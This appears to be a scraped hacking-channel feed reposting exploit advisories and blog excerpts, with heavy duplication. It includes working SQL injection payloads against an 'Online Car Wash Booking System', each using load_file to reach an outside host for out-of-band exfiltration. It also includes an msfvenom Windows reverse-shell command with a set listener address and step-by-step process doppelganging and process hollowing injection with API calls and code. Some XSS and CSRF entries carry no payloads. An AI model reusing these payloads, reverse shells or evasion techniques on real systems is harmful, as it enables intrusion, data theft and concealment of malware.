
Hacking Articles Tips Tricks Videos Tutorials
Photo
Exploit Collector
REDCap Cross Site Scripting
https://4.bp.blogspot.com/-zX4owX_f6gA/WWlvEjBsFTI/AAAAAAAAILA/L-jpFLkKi_AyIykovxrESAdO3HPxIIp7QCLcBGAs/s1600/h132.png
REDCap versions prior to 11.4.0 suffer from a persistent cross site scripting vulnerability that can be leveraged to escalate privileges.
MD5 |
Download
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
REDCap Cross Site Scripting
https://4.bp.blogspot.com/-zX4owX_f6gA/WWlvEjBsFTI/AAAAAAAAILA/L-jpFLkKi_AyIykovxrESAdO3HPxIIp7QCLcBGAs/s1600/h132.png
REDCap versions prior to 11.4.0 suffer from a persistent cross site scripting vulnerability that can be leveraged to escalate privileges.
MD5 |
cff2215a44f56d248ac62729a09c91b1Download
# Exploit Title: REDCap < 11.4.0 - Stored Cross-Site Scripting
# Date: 2021-10-11
# Exploit Author: Kendrick Lam
# Vendor Homepage: https://projectredcap.org
# Software Link: https://projectredcap.org
# Version: Redcap before 11.4.0
# Tested on: 11.2.5
# CVE: CVE-2021-42136
# Security advisory: https://redcap.med.usc.edu/_shib/assets/ChangeLog_Standard.pdf

### Stored XSS – Missing Data Code Value (found by Kendrick Lam)

It was possible to store JavaScript as values for Missing Data Codes.

- Where: Missing Data Code.
- Payload:

- Details: The payload will escalate a regular user's privileges, if viewed by an account with permission to change privileges (such as an administrator).
- Privileges: Low privileged / regular user
- Location example: https://redcap.XXX/redcap/redcap_vv11.2.5/Design/data_dictionary_codebook.php?pid=XX

- Privileges:
+ Store: Low privileged user is able to store Missing Data Code values.
+ Execute: Any authenticated user. The payload will trigger once the page loads, this means storing the payload and sending over the link to an administrator would be able to escalate the user's privileges. For example, by browsing to https://redcap.XXX/redcap/redcap_vv11.2.5/Design/data_dictionary_codebook.php?pid=XX
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Kitploit
REDCap Cross Site Scripting
Exploit Collector is the ultimate collection of public exploits and exploitable vulnerabilities. Remote/Local Exploits, Shellcode and 0days.
Hacking Articles Tips Tricks Videos Tutorials
Photo
Exploit Collector
Delta Controls enteliTOUCH 3.40.3935 Cross Site Scripting
https://2.bp.blogspot.com/-uXp9StI5Rh0/WWlvYIMdqaI/AAAAAAAAIOg/mHe50EJovPcz8di_9Up4vC4YPRAZ9BUbwCLcBGAs/s1600/h55.png
Delta Controls enteliTOUCH versions 3.40.3935, 3.40.3706, and 3.33.4005 suffer from a cross site scripting vulnerability.
MD5 |
Download
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Delta Controls enteliTOUCH 3.40.3935 Cross Site Scripting
https://2.bp.blogspot.com/-uXp9StI5Rh0/WWlvYIMdqaI/AAAAAAAAIOg/mHe50EJovPcz8di_9Up4vC4YPRAZ9BUbwCLcBGAs/s1600/h55.png
Delta Controls enteliTOUCH versions 3.40.3935, 3.40.3706, and 3.33.4005 suffer from a cross site scripting vulnerability.
MD5 |
fa88e4c01353b6b4bb59b6fc228909d7Download
enteliTouch XSS
" />
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Kitploit
Delta Controls enteliTOUCH 3.40.3935 Cross Site Scripting
Exploit Collector is the ultimate collection of public exploits and exploitable vulnerabilities. Remote/Local Exploits, Shellcode and 0days.
Hacking Articles Tips Tricks Videos Tutorials
Photo
Exploit Collector
Online Car Wash Booking System 1.0 SQL Injection
https://2.bp.blogspot.com/-U4x-65bW3GQ/WWlvNN9osvI/AAAAAAAAIMY/h5EIQTz5wbsbDMf6z0LfMa0yML4cI035gCLcBGAs/s1600/h21.png
Online Car Wash Booking System version 1.0 suffers from a remote SQL injection vulnerability.
MD5 |
Download
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Online Car Wash Booking System 1.0 SQL Injection
https://2.bp.blogspot.com/-U4x-65bW3GQ/WWlvNN9osvI/AAAAAAAAIMY/h5EIQTz5wbsbDMf6z0LfMa0yML4cI035gCLcBGAs/s1600/h21.png
Online Car Wash Booking System version 1.0 suffers from a remote SQL injection vulnerability.
MD5 |
1cd0ecdc21de90a96901dac91f80a095Download
## Title: Online Car Wash Booking System v1.0 Multiple SQLi
## Author: nu11secur1ty
## Date: 04.14.2022
## Vendor: https://www.sourcecodester.com/users/tips23
## Software: https://www.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html
## Reference: https://github.com/nu11secur1ty/CVE-nu11secur1ty/tree/main/vendors/oretnom23/2022/Online-Car-Wash-Booking

## Description:
The `id` parameter from `Master.php` app appears to be vulnerable to
multiple SQL injection attacks.
The attacker can take administrator account control and also of all
accounts on this system, also the malicious user can download all
information about this system.

Status: CRITICAL

[+] Payloads:

```mysql

---
Parameter: id (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=2'+(select
load_file('\\\\v1xg2dpkjsjjwr4viy58pn0dl4rxfpfd6gu8hy5n.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html.net\\bgm'))+''
OR NOT 6009=6009-- JZLD

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
Payload: id=2'+(select
load_file('\\\\v1xg2dpkjsjjwr4viy58pn0dl4rxfpfd6gu8hy5n.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html.net\\bgm'))+''
OR (SELECT 6485 FROM(SELECT COUNT(*),CONCAT(0x7178767871,(SELECT
(ELT(6485=6485,1))),0x7178627871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- pulo

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2'+(select
load_file('\\\\v1xg2dpkjsjjwr4viy58pn0dl4rxfpfd6gu8hy5n.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html.net\\bgm'))+''
AND (SELECT 4435 FROM (SELECT(SLEEP(5)))atck)-- TPWe

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=2'+(select
load_file('\\\\v1xg2dpkjsjjwr4viy58pn0dl4rxfpfd6gu8hy5n.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html.net\\bgm'))+''
UNION ALL SELECT
NULL,CONCAT(0x7178767871,0x685a6a63457747786c695058795575724b664e564a5764425a61614f776b48765949654350547a73,0x7178627871),NULL--
-
---

```

## Reproduce:
[href](https://github.com/nu11secur1ty/CVE-nu11secur1ty/tree/main/vendors/oretnom23/2022/Online-Car-Wash-Booking)

## Proof and Exploit:
[href](https://streamable.com/w4t6rk)
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Kitploit
Online Car Wash Booking System 1.0 SQL Injection
Exploit Collector is the ultimate collection of public exploits and exploitable vulnerabilities. Remote/Local Exploits, Shellcode and 0days.
Hacking Articles Tips Tricks Videos Tutorials
Photo
Exploit Collector
Delta Controls enteliTOUCH 3.40.3935 Cross Site Request Forgery
https://4.bp.blogspot.com/-yT3eHciMBDw/WWlvGfUXh9I/AAAAAAAAILU/lYidSj08G0suEfC69x80tZFrj-NYN5F9wCLcBGAs/s1600/h137.png
Delta Controls enteliTOUCH versions 3.40.3935, 3.40.3706, and 3.33.4005 suffer from a cross site request forgery vulnerability.
MD5 |
Download
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Delta Controls enteliTOUCH 3.40.3935 Cross Site Request Forgery
https://4.bp.blogspot.com/-yT3eHciMBDw/WWlvGfUXh9I/AAAAAAAAILU/lYidSj08G0suEfC69x80tZFrj-NYN5F9wCLcBGAs/s1600/h137.png
Delta Controls enteliTOUCH versions 3.40.3935, 3.40.3706, and 3.33.4005 suffer from a cross site request forgery vulnerability.
MD5 |
4e55e9fbc82519325a29a761a490f1e8Download
enteliTouch CSRF
CSRF Add User:
CSRF Change Admin Password (default: delta:login):
Source:packetstormsecurity.com
___________________________
@hacking_Attack
@Hacking_Video
Kitploit
Delta Controls enteliTOUCH 3.40.3935 Cross Site Request Forgery
Exploit Collector is the ultimate collection of public exploits and exploitable vulnerabilities. Remote/Local Exploits, Shellcode and 0days.
Dark Reading: Attacks/Breaches
The Misconceptions of 2021's Black Swan Cyber Events
Organizations can defend themselves from future unknows attacks by implementing targeted security hardening measures, turning on built-in security protections, and leveraging existing technology stack to achieve microsegmentation and credential hygiene.
The Misconceptions of 2021's Black Swan Cyber Events
Organizations can defend themselves from future unknows attacks by implementing targeted security hardening measures, turning on built-in security protections, and leveraging existing technology stack to achieve microsegmentation and credential hygiene.
Hacking on Medium
The Basic Idea || Ethical Hacking — Series 1
https://cdn-images-1.medium.com/max/1282/1*5_-vAY4eZmoSzW9eXq6ABw.gif
Hi everyone, VirusZzHkP here, so this will be new topic on my blog page, I will be starting a series on Ethical Hacking, where I will try…
Continue reading on System Weakness »
___________________________
@hacking_Attack
@Hacking_Video
The Basic Idea || Ethical Hacking — Series 1
https://cdn-images-1.medium.com/max/1282/1*5_-vAY4eZmoSzW9eXq6ABw.gif
Hi everyone, VirusZzHkP here, so this will be new topic on my blog page, I will be starting a series on Ethical Hacking, where I will try…
Continue reading on System Weakness »
___________________________
@hacking_Attack
@Hacking_Video
Medium
The Basic Idea || Ethical Hacking — Series 1
Hi everyone, VirusZzHkP here, so this will be new topic on my blog page, I will be starting a series on Ethical Hacking, where I will try…
Hacking on Medium
You’re getting your OSCP -Status Update
https://cdn-images-1.medium.com/max/1057/1*XvATh4WUwEwC2FybvpvcwA.png
It’s been quite some time since I posted. I needed to take a much-needed break. Sorry for the delay.
Continue reading on Medium »
___________________________
@hacking_Attack
@Hacking_Video
You’re getting your OSCP -Status Update
https://cdn-images-1.medium.com/max/1057/1*XvATh4WUwEwC2FybvpvcwA.png
It’s been quite some time since I posted. I needed to take a much-needed break. Sorry for the delay.
Continue reading on Medium »
___________________________
@hacking_Attack
@Hacking_Video
Medium
You’re getting your OSCP -Status Update
It’s been quite some time since I posted. I needed to take a much-needed break. Sorry for the delay.
Hacking on Medium
TryHackMe: Pickle Rick
https://cdn-images-1.medium.com/max/1200/1*JcJTT6RZzhwzHs8uQXbIwQ.jpeg
What is the first ingredient Rick needs?
Continue reading on Medium »
___________________________
@hacking_Attack
@Hacking_Video
TryHackMe: Pickle Rick
https://cdn-images-1.medium.com/max/1200/1*JcJTT6RZzhwzHs8uQXbIwQ.jpeg
What is the first ingredient Rick needs?
Continue reading on Medium »
___________________________
@hacking_Attack
@Hacking_Video
Medium
TryHackMe: Pickle Rick
What is the first ingredient Rick needs?
Hacking Articles Tips Tricks Videos Tutorials
Photo
Hacking Articles|Raj Chandel's Blog
Process Doppelganging (Mitre:T1055.013)
IntroductionEugene Kogan and Tal Liberman presented a technique for defense evasion called “Process Doppelganging” in Blackhat EU 2017 which can be found here and a video of the session here. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. We’ll see this in action in live code.MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)· File systems· FAT· NTFS· Working of NTFS· NTFS Transactions· Process Doppelganging· Demonstration· Drawbacks· ConclusionBefore we proceed further, it is necessary to know a little about Windows Filesystems. They allow files and directories to be stored in physical memory in small clusters (logical blocks) while maintaining a table of index to refer where each file is stored and in which cluster. Windows supports two major file systems: FAT and NTFSFAT: File Allocation Table is the legacy format to maintain hard disks, removable storages etc. They come in three formats FAT12, FAT16 AND FAT32. Each of these versions provide different cluster size and different maximum file size. For example, FAT12 only supported files as large as 32 MB while the newer FAT32 supports files upto 32GB (theoretical limit 16 TB) with cluster size 8 KB. They are wisely used in storage medias that have to be used on different operating systems (windows, linux, macOS).NTFS: Windows developed the New Technology File System (NTFS) that is the most popular file system in Windows OS. It overcame various FAT limitations and had following features:Working of NTFS: NTFS uses a B-Tree directory schema to keep track of file clusters. It already has various built-in memory spaces for things like:___________________________
@hacking_Attack
@Hacking_Video
Process Doppelganging (Mitre:T1055.013)
IntroductionEugene Kogan and Tal Liberman presented a technique for defense evasion called “Process Doppelganging” in Blackhat EU 2017 which can be found here and a video of the session here. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. We’ll see this in action in live code.MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)· File systems· FAT· NTFS· Working of NTFS· NTFS Transactions· Process Doppelganging· Demonstration· Drawbacks· ConclusionBefore we proceed further, it is necessary to know a little about Windows Filesystems. They allow files and directories to be stored in physical memory in small clusters (logical blocks) while maintaining a table of index to refer where each file is stored and in which cluster. Windows supports two major file systems: FAT and NTFSFAT: File Allocation Table is the legacy format to maintain hard disks, removable storages etc. They come in three formats FAT12, FAT16 AND FAT32. Each of these versions provide different cluster size and different maximum file size. For example, FAT12 only supported files as large as 32 MB while the newer FAT32 supports files upto 32GB (theoretical limit 16 TB) with cluster size 8 KB. They are wisely used in storage medias that have to be used on different operating systems (windows, linux, macOS).NTFS: Windows developed the New Technology File System (NTFS) that is the most popular file system in Windows OS. It overcame various FAT limitations and had following features:Working of NTFS: NTFS uses a B-Tree directory schema to keep track of file clusters. It already has various built-in memory spaces for things like:___________________________
@hacking_Attack
@Hacking_Video
Blogspot
Process Doppelganging (Mitre:T1055.013)
Hacking Articles is a very interesting blog about information security, penetration testing and vulnerability assessment managed by Raj Chandel.
Hacking Articles Tips Tricks Videos Tutorials
Hacking Articles|Raj Chandel's Blog Process Doppelganging (Mitre:T1055.013) IntroductionEugene Kogan and Tal Liberman presented a technique for defense evasion called “Process Doppelganging” in Blackhat EU 2017 which can be found here and a video of the session…
the file.NTFS TransactionsEssentially memory is a 2D matrix containing references to files and OS variables. Much like the transactions in databases, transactions in NTFS are also possible which lets a user play with the memory segments. One can manually perform operations on a particular NTFS sector(memory segment) and input data in it using various Windows APIs provided by Microsoft.Process DoppelgangingNow that we have established an understanding of Transactions on NTFS, let’s understand Process Doppelganging. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. Let’s understand this via code contributed by Hasherezade here.Step 1: Create a new NTFS transaction, which is nothing but an operation on the memory space. Windows has provided the following function to do this:CreateTransaction()Step 2: Inside this transaction, we create a dummy file to store the payload. This reserves a space equivalent to the size of our malicious payload in the section.CreateFileTransacted()Step 3: Using the above function, our dummy file is now ready to be generated. We now need to create a new section where this gets stored.CreateSection()Step 4: Now that we have create a section, including our dummy file with our payload in it, we no longer need our file and the payload can exist in memory, i.e., “fileless payload.” We can now rollback our transaction and delete this dummy file. This would not delete our section and our payload lives in it.RollbackTransaction()Step 5: Now the malicious code is stored in a section. We need to create a new process and attach this section to it. This is the “doppelganger process”NtCreateProcessEx(): It can load a process using a section containing PE content too as well as a PE File!Step 6: Finishing. We need to fill some of the process paramters manually and link it to the current PEB [...]
___________________________
@hacking_Attack
@Hacking_Video
___________________________
@hacking_Attack
@Hacking_Video
Hacking Articles Tips Tricks Videos Tutorials
the file.NTFS TransactionsEssentially memory is a 2D matrix containing references to files and OS variables. Much like the transactions in databases, transactions in NTFS are also possible which lets a user play with the memory segments. One can manually perform…

for the process to run properly. Refer the code for how it is done. The supporting function used is:Setup_process_paramtersStep 7: Point EAX to the entry point and create a new thread to start execution.CreateThreadExDemonstrationBefore we begin, please note that Windows 10 is detecting this attack as defender has updated the signatures associated with Doppelganging. When detected, it looks like:msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > hello.exehttps://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgarSgYbE5SV2n4Qz0gKGYP0CpAC52LzmNkmrrS7NDr_M5fZ8F24wUA5Y0c-g_s9hAjME1zxFlXXmCYvoke6zQT8CuCaqR5_SJ63fHwWsEbtlh3v6KG1sqGvTkN_SJP49_g0trZT-x1qPdcC5ZsNmgcow6Kwj2Oibcw1Z69phSDUd3oCqKths3Y8ySaiQ/s16000/10.png Once created, we can send this to our victim and launch Process Doppelganging attack using Hasherezade’s executables. To run this, we just need to provide the malicious file and the file in which we will hide our payload in. Here, I am using a file called “hex.txt” which is a simple notepad file.proc_doppel32.exe hello.exe hex.txthttps://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhq1Z9f_9T0Rr6-eGBlH9uoGjqfI6YY50WKCGC2Idb2YyS3SSCHI0xEfH7Ve4s3XoE9aDGxTvsIQCP6xhGR6axmcenoDkdp0L4Q4MoeYJc3QIUhKZ1Y7m1VuZOffP2_VYDz32_Na6TbMQNhS4x-zKmXK8NXQtb2EXtuY_APwQpNXoJ5aDPcA-LliE1sLg/s16000/11.png Upon inspecting current processes in process explorer, we will see that a cmd is active under notepad.exe! Unusual, right?DrawbacksWell, if everything works then what’s the problem? We do not wish to leave anyone reading this under false pretenses of this attack working on modern systems. There are various drawbacks which have to be considered:___________________________
@hacking_Attack
@Hacking_Video
@hacking_Attack
@Hacking_Video
Hacking Articles Tips Tricks Videos Tutorials
for the process to run properly. Refer the code for how it is done. The supporting function used is:Setup_process_paramtersStep 7: Point EAX to the entry point and create a new thread to start execution.CreateThreadExDemonstrationBefore we begin, please note…
ransactions and rolling it back, it uses “DELETE_PENDING” flag to inject payload in-memory.ConclusionThe article brought about a highlight on a famous defense evasion technique which had been used by various APTs and malware campaigns in the past. We talked about the misuse of various Microsoft’s Win32 APIs that make this abuse possible and also, demonstrated the PoC of the attack. A skilled attacker can easily customize the PoC code, evade previously detected signatures of functions like NtCreateProcessEx and use alternate functions that can do the same thing; and implement the Process Doppelganging technique for defense evasion. Hope you liked the article. Thanks for reading.___________________________
@hacking_Attack
@Hacking_Video
@hacking_Attack
@Hacking_Video
Hacking Articles Tips Tricks Videos Tutorials
Photo
Hacking Articles
Process Hollowing (Mitre:T1055.012)
IntroductionIn July 2011, John Leitch of autosectools.com talked about a technique he called process hollowing in his whitepaper here. Ever since then, many malware campaigns like Bandook and Ransom.Cryak, and various APTs have utilized Process Hollowing for defense evasion and privilege escalation. In this article, we aim to discuss the technical concepts utilized behind the technique in an easy to comprehend manner and demonstrate a ready to go tool that can perform Process Hollowing in a portable manner.
MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)
MITRE Technique ID: Process Injection (T1055)
MITRE SUB ID: Process Hollowing (T1055.012) Table of content* Pre-Requisites
* Process Hollowing
* Demonstration 1: PoC
* Demonstration 2: PoC
* Demonstration 3: Real Time Exploit
* Conclusion Pre-RequisitesOne must be aware of the following requirements in order to fully understand the process discussed:
* C/C++/C# with Win32 API coding
* Registers, PEB, Memory management in Windows OS
* Debugging code Process HollowingFundamental concept is quite straightforward. In the process hollowing code injection technique, an attacker creates a new process in a suspended state, its image is then unmapped (hollowed) from the memory, a malicious binary gets written instead and finally, the program state is resumed which executes the injected code. Workflow of the technique is:
Step 1: Creating a new process in a suspended state:
* CreateProcessA() with CREATE_SUSPENDED flag set
Step 2: Swap out its memory contents (unmapping/hollowing):
* NtUnmapViewOfSection()
Step 3: Input malicious payload in this unmapped region:
* VirtualAllocEx : To allocate new memory
* WriteProcessMemory() : To write each of malware sections to target the process space
Step 4: Setting EAX to the entrypoint:
* SetThreadContext()
Step 5: Start the suspended thread:
* ResumeThread()
Programmatically speaking, in the original code, the following code was used to demonstrate the same which is explained below
Step 1: Creating a new process
An adversary first creates a new process. To create a benign process in suspended mode the functions are used:
* CreateProcessA() and flag CREATE_SUSPENDED
Following code, snippet is taken from the original source here. An explanation is as follows:
* pStartupInfo is the pointer to the STARTUPINFO structure which specifies the appearance of the window at creation time
* pProcessInfo is the pointer to the PROCESS_INFORMATION structure that contains details about a process and its main thread. It returns a handle called hProcess which can be used to modify the memory space of the process created.
* These two pointers are required by CreateProcessA function to create a new process.
* CreateProcessA creates a new process and its primary thread and inputs various different flags. One such flag being the CREATE_SUSPENDED. This creates a process in a suspended state. For more details on this structure, refer here.
* If the process creation fails, function returns 0.
* Finally, if the pProcessInfo pointer doesn’t return a handle, means the process hasn’t been created and the code ends.
printf("Creating process\r\n");
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();
CreateProcessA
(
0,
pDestCmdLine,
0,
0,
0,
CREATE_SUSPENDED,
0,
0,
pStartupInfo,
pProcessInfo
);
if (!pProcessInfo->hProcess)
{
printf("Error creating process\r\n");
return;
}
Step 2: Information Gathering
* Read the base address of the created process
We have to know the base address o[...]
___________________________
@hacking_Attack
@Hacking_Video
Process Hollowing (Mitre:T1055.012)
IntroductionIn July 2011, John Leitch of autosectools.com talked about a technique he called process hollowing in his whitepaper here. Ever since then, many malware campaigns like Bandook and Ransom.Cryak, and various APTs have utilized Process Hollowing for defense evasion and privilege escalation. In this article, we aim to discuss the technical concepts utilized behind the technique in an easy to comprehend manner and demonstrate a ready to go tool that can perform Process Hollowing in a portable manner.
MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)
MITRE Technique ID: Process Injection (T1055)
MITRE SUB ID: Process Hollowing (T1055.012) Table of content* Pre-Requisites
* Process Hollowing
* Demonstration 1: PoC
* Demonstration 2: PoC
* Demonstration 3: Real Time Exploit
* Conclusion Pre-RequisitesOne must be aware of the following requirements in order to fully understand the process discussed:
* C/C++/C# with Win32 API coding
* Registers, PEB, Memory management in Windows OS
* Debugging code Process HollowingFundamental concept is quite straightforward. In the process hollowing code injection technique, an attacker creates a new process in a suspended state, its image is then unmapped (hollowed) from the memory, a malicious binary gets written instead and finally, the program state is resumed which executes the injected code. Workflow of the technique is:
Step 1: Creating a new process in a suspended state:
* CreateProcessA() with CREATE_SUSPENDED flag set
Step 2: Swap out its memory contents (unmapping/hollowing):
* NtUnmapViewOfSection()
Step 3: Input malicious payload in this unmapped region:
* VirtualAllocEx : To allocate new memory
* WriteProcessMemory() : To write each of malware sections to target the process space
Step 4: Setting EAX to the entrypoint:
* SetThreadContext()
Step 5: Start the suspended thread:
* ResumeThread()
Programmatically speaking, in the original code, the following code was used to demonstrate the same which is explained below
Step 1: Creating a new process
An adversary first creates a new process. To create a benign process in suspended mode the functions are used:
* CreateProcessA() and flag CREATE_SUSPENDED
Following code, snippet is taken from the original source here. An explanation is as follows:
* pStartupInfo is the pointer to the STARTUPINFO structure which specifies the appearance of the window at creation time
* pProcessInfo is the pointer to the PROCESS_INFORMATION structure that contains details about a process and its main thread. It returns a handle called hProcess which can be used to modify the memory space of the process created.
* These two pointers are required by CreateProcessA function to create a new process.
* CreateProcessA creates a new process and its primary thread and inputs various different flags. One such flag being the CREATE_SUSPENDED. This creates a process in a suspended state. For more details on this structure, refer here.
* If the process creation fails, function returns 0.
* Finally, if the pProcessInfo pointer doesn’t return a handle, means the process hasn’t been created and the code ends.
printf("Creating process\r\n");
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();
CreateProcessA
(
0,
pDestCmdLine,
0,
0,
0,
CREATE_SUSPENDED,
0,
0,
pStartupInfo,
pProcessInfo
);
if (!pProcessInfo->hProcess)
{
printf("Error creating process\r\n");
return;
}
Step 2: Information Gathering
* Read the base address of the created process
We have to know the base address o[...]
___________________________
@hacking_Attack
@Hacking_Video
Hacking Articles
Process Hollowing (Mitre:T1055.012)
Learn about Process Hollowing, a technique for defense evasion and privilege escalation. Explore its working, code examples, and real-time exploit.
Hacking Articles Tips Tricks Videos Tutorials
Photo
Hacking Articles
Process Doppelganging (Mitre:T1055.013)
IntroductionEugene Kogan and Tal Liberman presented a technique for defense evasion called “Process Doppelganging” in Blackhat EU 2017 which can be found here and a video of the session here. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. We’ll see this in action in live code.
MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)
MITRE Technique ID: Process Injection (T1055)
MITRE SUB ID: Process Doppelganging (T1055.013) Table of Content* File systems
* FAT
* NTFS
* Working of NTFS
* NTFS Transactions
* Process Doppelganging
* Demonstration
* Drawbacks
* Conclusion File systemsBefore we proceed further, it is necessary to know a little about Windows Filesystems. They allow files and directories to be stored in physical memory in small clusters (logical blocks) while maintaining a table of index to refer to where each file is stored and in which cluster. Windows supports two major file systems: FAT and NTFS
FAT: File Allocation Table is the legacy format to maintain hard disks, removable storage etc. They come in three formats FAT12, FAT16 AND FAT32. Each of these versions provides a different cluster size and different maximum file size. For example, FAT12 only supported files as large as 32 MB while the newer FAT32 supports files up to 32GB (theoretical limit 16 TB) with a cluster size of 8 KB. They are wisely used in storage medias that have to be used on different operating systems (windows, Linux, macOS).
NTFS: Windows developed the New Technology File System (NTFS) that is the most popular file system in Windows OS. It overcame various FAT limitations and had the following features:
* Large File Size Limit: 16 exabytes
* Larger size of cluster: varying from 4KB to 2048 KB depending on file size. Refer here. So, if a file is 4 Gb, it gets divided in 1 million 4Kb clusters (approx.). Or even if the file size is 4.1 Kb, it gets divided in 2 clusters each of size 4KB (4+0.1 KB in clusters)
* Journaling file system: It maintains a record of changes ($Logfile) so that it can recover data following a system failure/corruption
* Supports inbuilt encryption (turns file name to blue if encrypted)
* Supports file permission model on memory (RWX)
* Limited Cross OS compatibility.
https://i0.wp.com/blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh5edNGTx6SYRVTSBKoHlfIqy5t4WpL1itzYE_myrcoLZTYn3yti26-W_Je4KfyfpqvJ2ofSSrXzzThidqaxWwQmFUR9U1VgNsO3Fr49_mFoqbNFZEG6dpRCrhCRq-3M9drbIW8wA1xqMAWy4suBiF4htcl0lNRHI21d2jYW5JQDVcQ9vVg1oJWmDP0Jw/s16000/1.png?w=640&ssl=1
Working of NTFS: NTFS uses a B-Tree directory schema to keep track of file clusters. It already has various built-in memory spaces for things like:
* $BOOT: Contains boot manager sequence which helps an OS to start up
* $MFT: Master File Table is an index of all the files present on the directory. Any lookup is done by referring to this table.
* $MFTMir: Master File Table Mirror is a redundant MFT for backup purposes.
* $FileSystemData: Contains misc data not in MFT
* Refer here for more functions.
So, when an HDD is formatted and files stored in it, MFT gets updated with the knowledge of the file clustering and value in each cluster. Next time a user looks up the file, MFT refers to that physical location and loads the file. NTFS TransactionsEssentially memory is a 2D matrix containing references to files and OS variables. Much like the transactions in databases, transactions in NTFS are also possible which lets a user play with the memory segments. One can manually perform operations on a particular[...]
___________________________
@hacking_Attack
@Hacking_Video
Process Doppelganging (Mitre:T1055.013)
IntroductionEugene Kogan and Tal Liberman presented a technique for defense evasion called “Process Doppelganging” in Blackhat EU 2017 which can be found here and a video of the session here. In this method, NTFS transactions are used to create a dummy file containing our payload, which creates a new NTFS memory section with our payload. And then, rolling back the dummy file making the malware exist only in memory (our newly created section). Then this section can be loaded to a new process and be executed under disguise. We’ll see this in action in live code.
MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)
MITRE Technique ID: Process Injection (T1055)
MITRE SUB ID: Process Doppelganging (T1055.013) Table of Content* File systems
* FAT
* NTFS
* Working of NTFS
* NTFS Transactions
* Process Doppelganging
* Demonstration
* Drawbacks
* Conclusion File systemsBefore we proceed further, it is necessary to know a little about Windows Filesystems. They allow files and directories to be stored in physical memory in small clusters (logical blocks) while maintaining a table of index to refer to where each file is stored and in which cluster. Windows supports two major file systems: FAT and NTFS
FAT: File Allocation Table is the legacy format to maintain hard disks, removable storage etc. They come in three formats FAT12, FAT16 AND FAT32. Each of these versions provides a different cluster size and different maximum file size. For example, FAT12 only supported files as large as 32 MB while the newer FAT32 supports files up to 32GB (theoretical limit 16 TB) with a cluster size of 8 KB. They are wisely used in storage medias that have to be used on different operating systems (windows, Linux, macOS).
NTFS: Windows developed the New Technology File System (NTFS) that is the most popular file system in Windows OS. It overcame various FAT limitations and had the following features:
* Large File Size Limit: 16 exabytes
* Larger size of cluster: varying from 4KB to 2048 KB depending on file size. Refer here. So, if a file is 4 Gb, it gets divided in 1 million 4Kb clusters (approx.). Or even if the file size is 4.1 Kb, it gets divided in 2 clusters each of size 4KB (4+0.1 KB in clusters)
* Journaling file system: It maintains a record of changes ($Logfile) so that it can recover data following a system failure/corruption
* Supports inbuilt encryption (turns file name to blue if encrypted)
* Supports file permission model on memory (RWX)
* Limited Cross OS compatibility.
https://i0.wp.com/blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh5edNGTx6SYRVTSBKoHlfIqy5t4WpL1itzYE_myrcoLZTYn3yti26-W_Je4KfyfpqvJ2ofSSrXzzThidqaxWwQmFUR9U1VgNsO3Fr49_mFoqbNFZEG6dpRCrhCRq-3M9drbIW8wA1xqMAWy4suBiF4htcl0lNRHI21d2jYW5JQDVcQ9vVg1oJWmDP0Jw/s16000/1.png?w=640&ssl=1
